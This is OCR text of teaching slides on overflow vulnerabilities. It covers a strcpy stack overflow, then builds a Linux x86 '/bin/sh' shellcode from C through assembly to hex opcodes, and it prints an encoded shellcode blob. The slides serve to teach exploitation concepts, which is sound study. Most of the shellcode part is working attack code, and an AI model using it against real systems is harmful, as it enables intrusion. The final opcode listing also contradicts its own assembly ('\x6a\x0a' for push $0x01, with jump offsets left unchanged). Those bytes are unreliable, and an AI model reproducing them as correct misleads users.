



Overflows

Software vulnerabilities

Corinne HENIN

www.arsouyes.org



Summary

What we are going to see


Stack Buffer Overflow

Shellcodes

Integer Overflow


Heap Overflow

Format String Attack



Stack Buffer overflow

Smashing the stack for fun and profit




A Simple program


Does nothing

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
  function(1,2,3);
}
```

Stack view
Program Execution

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
  function(1,2,3);
}
```






A Vulnerable program

Why ?

```
void main(int argc, char *argv[])
{
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

Stack view
Program Execution


```
void main(int argc, char *argv[])
{
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```




What happen ?

Program Execution


```
$./a.out
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaa<more than
512>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```





Shellcodes

```
IIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIkLIxk2GpC0wpapk9IufQ9PpdLKF0dpL
KSbvlNkQBB4LKcBq8dOlwrjUvVQYoNLulU1SL32Tlq0zaXO4M6ahGKRIbCbrwNkf2vplK3zElNkrlR1D88
cRhfaKaRqlKaIa05Q9Cnksy4XzCdzBiNk5dlKgqn6dqYoLl9QzoFmgqyWgHIpPuzV4CsMjXwKQmUtt5M4B
xNk1HUtEQzs56nkFl0KLKaHGlGqzslKwtlKGqJpK9PDTd7TCkckqq693jCaIom0sosobznkr2XknmaMBHV
STrc0C0BHqgcCDr3oaDu8RlBW16c7KOXULxZ0S1C05PQ9jdqDrp3XEyOpBKgpyo9Eqz6kbyV08bIm2Jfaq
zTBU8zJ4OkoYpIohUz72HFbePVqSlNi8fbJTPv6Rw0hJbKkVWRGioKeLEIP1ev81GRHMgM9vXkO9oHUqGB
HadZL5k9qKO8UbwlWaxaerNrm0aIon51zwp1zfdaFV7u8eRJyxHaOkO8UNc8xS0SNTmLKFVazqPsX5PfpS
0EPaFazUP2HbxOTbsIu9ozunsf3pj30Sf1CbwbH32HYhHQOKOjuos8xuPQnUWwq8Cti9V1eIyZcAA
```



What is a shellcode


Why do we need it ?

Quintessence of a programm

Just a piece of executable datas

Where to redirect the execution

And do everything we want




How to make a shellcode

Top Down

Code, compile, disassemble, modify/clean, translate

Bottom Up


Target, code in ASM, translate



What we want to do (in C)

Spawn a shell

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```



syscall

Linux / x86

Numbers

https://github.com/torvalds/linux/blob/master/arch/x86/entry/syscalls/syscall_32.tbl


x86 AT&T ASM Conventions

Number in eax

Parameters ebx, ecx, edx, esi, edi ebp

Interruption int $0x80

Return code in eax



What we want to do (C2ASM)

Spawn a shell

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

- Put “/bin/sh” somewhere
- Get its address in ebx
  - We have the first parameter
- Put its address somewhere
- Follow by 4 null bytes
- put it in ecx
  - We have the second parameter
- Put null in edx
  - We have the third parameter
- Put 11 (Execve) in eax
  - We have the syscall number
- Launch interruption

What we want to do (in ASM x86)


Spawn a shell

```
.section .text
.globl _start
_start:
    ; we assume we have « /bin/sh » address in ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax ; Execve = 11
    int $0x80
```

What we want to do (in ASM)

Spawn a shell

```
.section .text
.globl _start
_start:
    ; do something to put «/bin/sh » in ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax ; Execve = 11
    int $0x80
```



Where to put bin/sh ?

because there is no .data in a shellcode…

Small strings in registers

4 chars in 32bits, 8 in 64bits

Else

Trick…

Trick to store datas
and know their address

Store the strings somewhere


JMP just before


CALL just after the jump

↓

Top of the stack contains string adress

@return of call






Trick to store datas

and know their adress


```
jmp hellostring

code:
    pop %esi
    ; next code

hellostring:

    call code
    .string "Hello world\n"
```



What we want to do (in ASM)

Spawn a shell


```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```



What is missing (in C)

Exit

```
#include <stdlib.h>

void main() {
        exit(0);
}
```




What we want to do (C2ASM)

Exit

```
#include <stdlib.h>

void main() {
        exit(0);
}
```


- Put 0 in ebx
  - We have the first parameter
- Put 1 in eax
  - We have the syscall number
- Launch interruption



What we want to do (in ASM)

Exit


```
mov $0x01,%eax ; Exit = 1
mov $0x00,%ebx
int $0x80
```



What we want (in ASM)

Spawn a shell & Exit

```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```




What we want (in opcodes)

Spawn a shell & Exit

```
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

```
\xeb\x1a

\x5b
\x31\xd2
\x53
\x52
\x89\xe1
\xb8\x0b\x00\x00\x00
\xcd\x80
\xb8\x01\x00\x00\x00
\xbb\x00\x00\x00\x00
\xcd\x80

\xe8\xe1\xff\xff\xff
\x2f\x62\x69\x6e\x2f\x73\x68
```



Problem : 0x00

for strcpy link functions

```
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

```
\xeb\x1a

\x5b
\x31\xd2
\x53
\x52
\x89\xe1
\xb8\x0b\x00\x00\x00
\xcd\x80
\xb8\x01\x00\x00\x00
\xbb\x00\x00\x00\x00
\xcd\x80

\xe8\xe1\xff\xff\xff
\x2f\x62\x69\x6e\x2f\x73\x68
```

Replace

Equivalent instructions

```
mov $0x0b, %eax
```


```
push $0x0b
pop %eax
```

```
mov $0x01,%eax
```

```
push $0x01
pop %eax
```

```
mov $0x00,%ebx
```

```
xor %ebx,%ebx
```




What we want (in opcodes)

Spawn a shell & Exit

```
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    push $0x0b
    pop %eax
    int $0x80
    push $0x01
    pop %eax
    xor %ebx,%ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

```
\xeb\x1a

\x5b
\x31\xd2
\x53
\x52
\x89\xe1
\x6a\x0b
\x58
\xcd\x80
\x6a\x0a
\x58
\x31\xdb
\xcd\x80

\xe8\xe1\xff\xff\xff
\x2f\x62\x69\x6e\x2f\x73\x68
```

